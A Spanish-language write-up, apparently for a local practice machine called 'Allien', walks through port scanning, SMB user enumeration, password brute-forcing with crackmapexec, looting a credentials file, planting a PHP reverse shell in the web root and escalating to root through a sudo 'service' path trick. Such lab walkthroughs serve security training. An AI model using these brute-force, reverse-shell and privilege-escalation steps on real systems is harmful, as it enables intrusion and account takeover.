

ALLIEN



Allien

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Dificultad: Fácil

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DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimos

```
unzip allien.zip
```

```
Archive: allien.zip
inflating: allien.tar
inflating: auto_deploy.sh
```

2- Y ahora desplegamos la máquina

```
sudo bash auto_deploy.sh allien.tar
```

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona **Ctrl+C** cuando termines con la máquina para eliminarla

CONECTIVIDAD

ping -c1 172.17.0.2

```
# ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.174 ms

— 172.17.0.2 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.174/0.174/0.174/0.000 ms
```

ESCANEO DE PUERTOS


nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2

```
# nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-27 07:57 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000054s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 43:a1:09:2d:be:05:58:1b:01:20:d7:d0:d8:0d:7b:a6 (ECDSA)
|_  256 cd:98:0b:8a:0b:f9:f5:43:e4:44:5d:33:2f:08:2e:ce (ED25519)
80/tcp    open  http         Apache httpd 2.4.58 ((Ubuntu))
|_ http-server-header: Apache/2.4.58 (Ubuntu)
|_ http-title: Login
139/tcp   open  netbios-ssn  Samba smbd 4.6.2
445/tcp   open  netbios-ssn  Samba smbd 4.6.2
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|   3:1:1:
|_  Message signing enabled but not required
|_ smb2-time:
|   date: 2024-10-27T11:58:19
|_  start_date: N/A
|_ nbstat: NetBIOS name: SAMBASERVER, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
```

Puertos abiertos 22,80,139 y 445

puerto 80



ENUMERACIÓN

Usamos gobuster para archivos y directorios

```
gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,py,doc,html -t 100
```

```
gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,py,html,txt -t 100
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,py,html,txt
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.html (Status: 403) [Size: 275]
/index.php (Status: 200) [Size: 3543]
/info.php (Status: 200) [Size: 72704]
/.php (Status: 403) [Size: 275]
/productos.php (Status: 200) [Size: 5229]
/.html (Status: 403) [Size: 275]
/.php (Status: 403) [Size: 275]
/server-status (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)

Finished
```

Con enum4linux intentamos sacar más información

```
enum4linux -a 172.17.0.2
```

```
===== ( Share Enumeration on 172.17.0.2 )=====
```

smbXcli_negprot_smb1_done: No compatible protocol selected by server.

Sharename	Type	Comment
-----	----	-----
myshare	Disk	Carpeta compartida sin restricciones
backup24	Disk	Privado
home	Disk	Produccion
IPC\$	IPC	IPC Service (EseEmeB Samba Server)

[+] Enumerating users using SID S-1-22-1 and logon username "", password ""

S-1-22-1-1000 Unix User\ubuntu (Local User)

S-1-22-1-1001 Unix User\usuario1 (Local User)

S-1-22-1-1002 Unix User\usuario2 (Local User)
S-1-22-1-1003 Unix User\usuario3 (Local User)
S-1-22-1-1004 Unix User\satriani7 (Local User)
S-1-22-1-1005 Unix User\administrador (Local User)

Tenemos varios usuarios. Primero probamos con satriani7 y medusa medusa sin éxito y ahora vamos con crackmapexec.

```
# crackmapexec smb 172.17.0.2 -u satriani7 -p /usr/share/wordlists/rockyou.txt | grep '\[+'  
SMB 172.17.0.2 445 SAMBASERVER [+] SAMBASERVER\satriani7:50cent
```

Ahora, con smbclient, accedemos a los recursos compartidos para satriani7

```
# smbclient //172.17.0.2/backup24 -U satriani7  
Password for [WORKGROUP\satriani7]:  
Try "help" to get a list of possible commands.  
smb: \> ls  
..                D          0 Sun Oct 6 03:19:03 2024  
..                D          0 Sun Oct 6 03:19:03 2024  
Videos            D          0 Sun Oct 6 03:15:03 2024  
Downloads         D          0 Sun Oct 6 03:15:03 2024  
Documents         D          0 Sun Oct 6 03:15:03 2024  
Desktop           D          0 Sun Oct 6 03:18:46 2024  
CQF06Q-M         D          0 Sun Oct 6 03:19:03 2024  
Pictures          D          0 Sun Oct 6 03:15:03 2024  
Temp              D          0 Sun Oct 6 03:18:51 2024  
82083148 blocks of size 1024. 55608312 blocks available  
smb: \> cd Documents\  
smb: \Documents\> ls  
..                D          0 Sun Oct 6 03:15:03 2024  
..                D          0 Sun Oct 6 03:19:03 2024  
Work              D          0 Sun Oct 6 03:15:06 2024  
Personal          D          0 Sun Oct 6 03:17:17 2024  
82083148 blocks of size 1024. 55608312 blocks available  
smb: \Documents\> cd Personal\  
smb: \Documents\Personal\> ls  
..                D          0 Sun Oct 6 03:15:03 2024  
..                D          0 Sun Oct 6 03:15:03 2024  
notes.txt         N          15 Sun Oct 6 03:19:57 2024  
credentials.txt   N          902 Sun Oct 6 03:23:29 2024  
82083148 blocks of size 1024. 55608312 blocks available  
smb: \Documents\Personal\> get notes.txt  
getting file \Documents\Personal\notes.txt of size 15 as notes.txt (0.3 KiloBytes/sec) (average 0.3 KiloBytes/sec)  
smb: \Documents\Personal\> get credentials.txt  
getting file \Documents\Personal\credentials.txt of size 902 as credentials.txt (8.7 KiloBytes/sec) (average 5.8 KiloBytes/sec)  
smb: \Documents\Personal\>
```

Nos traemos a local el **notes.txt** y el **credentials.txt**

El que nos interesa es el **credentials.txt** que contiene

Usuario: administrador
Contraseña: Adm1nP4ss2024

EXPLOTACIÓN

Establecemos conexión por SSH como **administrador**

```
# ssh administrador@172.17.0.2
administrador@172.17.0.2's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.11.2-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

$ bash -i
administrador@328ffc0ad589:~$
```

Después de un rato cacharreando sin encontrar nada nos vamos con linpeas

wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh

chmod +x linpeas.sh

./linpeas.sh

Interesting writable files owned by me or writable by everyone
(not in Home) (max 200)

↳ <https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files>

/dev/mqueue

/dev/shm

/home/administrador

/run/lock

/srv/samba/myshare

/srv/samba/myshare/access.txt

/tmp


/tmp/linpeas.sh

/var/lib/php/sessions

/var/tmp

`/var/www/html`
`/var/www/html/info.php`

Como tenemos permisos de escritura en `/var/www/html`, lo que hacemos es crearnos una `shell.php`, usamos la de PentestMonkey



A continuación, nos vamos al navegador

`http://172.17.0.2/shell.php`

y obtenemos conexión como usuario `www-data`

```
nc -nlvp 5555
listening on [any] 5555 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 45366
Linux 06a9c40cd353 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-kali1 (2024-10-15) x86_64 x86_64 x86_64 GNU/Linux
18:48:34 up 1:58, 0 user, load average: 0.89, 1.02, 1.09
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$
```

Tratamos la TTY

`-script /dev/null -c bash`
`-ctrl+Z`
`-stty raw -echo; fg`

```
reset xterm
-export TERM=xterm
-export SHELL=bash
```

ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo

```
www-data@06a9c40cd353:/$ sudo -l
Matching Defaults entries for www-data on 06a9c40cd353:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User www-data may run the following commands on 06a9c40cd353:
    (ALL) NOPASSWD: /usr/sbin/service
www-data@06a9c40cd353:/$
```

Consultando en

<https://gtfobins.github.io/gtfobins/service/#sudo>

sudo service ../../bin/sh

Nos hacemos root

```
www-data@06a9c40cd353:/$ sudo /usr/sbin/service ../../bin/sh
# whoami dev/null -c bash
root+2
# y raw -echo; fg
reset xterm
```

Buen día 🙌